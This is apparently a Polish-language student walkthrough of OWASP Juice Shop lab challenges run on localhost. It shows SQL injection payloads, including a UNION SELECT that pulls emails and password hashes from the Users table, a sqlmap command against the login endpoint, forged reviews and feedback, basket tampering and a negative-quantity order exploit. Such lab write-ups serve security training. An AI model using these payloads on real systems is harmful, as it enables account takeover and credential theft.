
Injection

Database Schema (Exfiltrate the entire DB schema definition via SQL Injection.)


1) Gdy chcemy wyszukać dany produkt, w linku pojawia się nam taki parametr. Zostaje on przechwycony w burpie




2) Wpisanie w wartość parametru q swojego tekstu skutkuje odpowiedzią od bazy danych. Dostajemy informacje na temat napoju, który chcemy znaleźć




3) Po wpisaniu apostrofu po frazie *banana,* pokazuje nam się błąd w z bazy danych



4) Aby uzyskać interesujące informacje dopisuję do szukanego przez nas napoju komendę sqlową, która ma za zadanie wydobyć informacje na temat wszystkich stworzonych obiektów w bazie danych (czyli w tym przypadku z tabeli sqlite_master). W efekcie dostajemy informacje o kolumnach danych obiektów, natomiast po wstawieniu parametru *sql,* otrzymujemy całą tabelę *schema*







Broken Access Control

Forged Feedback (Post some feedback in another user's name.)


1) Po wysłaniu requestu z opinią na temat sklepu, można zauważyć że w zapytaniu przesyłane jest ID danego użytkownika



2) Po analizie kodu źródłowego dowiadujemy się o ukrytym polu, gdzie input to *userId*.



3) Po usunięciu parametru *hidden*, pokazuje nam się miejsce na input, którego wcześniej nie było. Można wpisać w pole dane ID i wysłać opinię jako dowolny użytkownik.



Broken Access Control

Forged Review (Post a product review as another user or edit any user's existing review.)

1) Przechwytujemy request przy wystawianiu opinii. Jak widać na załączonym screenie, w requeście przesyłana jest informacja kto jest autorem danej recenzji



```
{
  "message":"test",
  "author":"klient@gmail.com"
}
```


2) Po zmianie tego maila na maila innej osoby, wysłanie zapytania również kończy się powodzeniem, co pozwala na podszywanie się pod inną osobę przy wystawianiu opinii


Injection

Login Jim (Log in with Jim's user account.)

1) Korzystając z podatności na wstrzyknięcie kodu, zmieniamy zapytanie aby wydostać informacje z konkretnej tabeli. Jak widać na załączonym screenie, udaje się nam wydobyć informacje na temat daty zamknięcia konta chrisa oraz jaki chris ma email.



2) Z tą informacją możemy spróbować zalogować się na jego konto. Nie mamy jego hasła, jednak w tym przypadku również można skorzystać z istniejącej podatności, którą znaleźliśmy wcześniej. Dana kombinacja znaków kończy się zalogowniem na konto Chrisa. Na potrzeby pokazania informacji, typ tekstu hasła został zmieniony z *password* na *text*.



Login Amy (Sensitive Data Exposure)

1) Posiadamy informację, że Amy stosuje metody bezpiecznego hasła, poza jedną. Idąc tym tropem, próbuję kombinacji hasła *D0g*..... w intruderze, gdzie zmieniane były tylko litery.
   i chuj w dupe skrypt nie dziala

Login Bender (Injection)

1) Przechwycony zostaje request z momentu logowania, wklejony do pliku oraz uruchomiony za pomocą narzędzia *sqlmap* w celu włamania się na konto użytkownika.

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.
0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 48
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
; continueCode=yzHnhot5I8sES6UWH8uZhOTWFbf7SYtKigf2QuDniJnf1OHJXt3Dc6nSp9U5lhMN
S9ghljt11fxEsPrimqfM9
{"email":"bender@juice-sh.op*","password":"test"}
```

2) wykorzystanie narzędzia za pomocą komendy *sqlmap -r login.txt --ignore-code=401* kończy się dla nas powodzeniem

Login Jim (Injection)

1) W pierwszym kroku korzystam ze wcześniej znalezionej podatności, która wyświetla mi informacje na temat haseł i loginów konkretnych użytkowników. Przechwytuje request, który przesyła w linku parametr oraz wprowadzam tam komendę sql, która wydobywa istotne dla mnie informacje

Request

Pretty Raw Hex \n

```
1 GET /rest/products/search?q=
  banana'))%20UNION%20SELECT%20id,email,password,'4','5','6','7','8','9'%20FROM%20Users-- HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
  58H5hlt6ILsRSjUqHjukhOTqFXf8SatNiaflSzXuNniW9fLlHNetZvcXzSvZUgviqjSlKhL5t44Coys1nURWf81
10 If-None-Match: W/"325f-aqXHOOsWzRFutJGe6xLrt/HmKVc"
11
```

2) Efektem tej komendy są loginy i hasła użytkowników.

```
{
  "id":2,
  "name":"jim@juice-sh.op",
  "description":"e541ca7ecf72b8d1286474fc613e5e45",
  "price":"4",
  "deluxePrice":"5",
  "image":"6",
  "createdAt":"7",
  "updatedAt":"8",
  "deletedAt":"9"
},
```


3) Hasła są zahashowane, więc korzystam z hashcrackera. Hash zostaje złamany i dostajemy hasło, sprzed operacji hashowania.

Injection


User Credentials (Retrieve a list of all user credentials via SQL Injection.)

rozwiązane tą komendą, sparwdzić jeszcze wytłuamczenie tej komendy

Broken Access Control

Manipulate Basket (Put an additional product into another user's shopping basket.)

1) Przechwycony zostaje request wysyłający takie parametry jak *productID, basketID.* Parametr zostaje przesłany do repeatera oraz zastosowana została technika *parameter pollution.* Powstały request został wysłany. W odpowiedzi dostajemy informację, że operacja się udała, czyli że dodaliśmy produkt do swojego koszyka ale też do koszyka innej osoby



Improper Input Validation

Payback Time (Place an order that makes you rich.)


1) Przechwycony zostaje request przesyłający takie parametry jak *ProductId, BasketID, quantity.* W parametrze zmieniamy wartość parametru *quantity* na wartość ujemną (-5000)

```
Content-Type: application/json
Content-Length: 48
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=
9YHZhmtqIWsBS9UrHauZhxT3F8frSWtjilfKS1HJzuPbtlqiVxf54HPgtvYca1S6aUPmsnNiL8SYKh3bc
LLIqzsxYiZKfly; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzY
TVlYjhiNTc0ZDk4NWRhYzQzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6Ii
IsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWd
lcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVh
dGVkQXQiOiIyMDIxLTEyLTE5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEyL
TE5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk5NDE1MDksIm
V4cCI6MTYzOTk1OTUwX0.Ct7F0jYkxz8gbkjI07Xhs44l43OtuojeMR8p66KrT5x21MzvWvNN6uNE60B
fIYehygIl0c2h0iQTll3KxB-0V6VlfRzAahIq4SIMmOf4pZ98WBL0llxlIKbXf_kuxCumdaM4QY4L4M_j
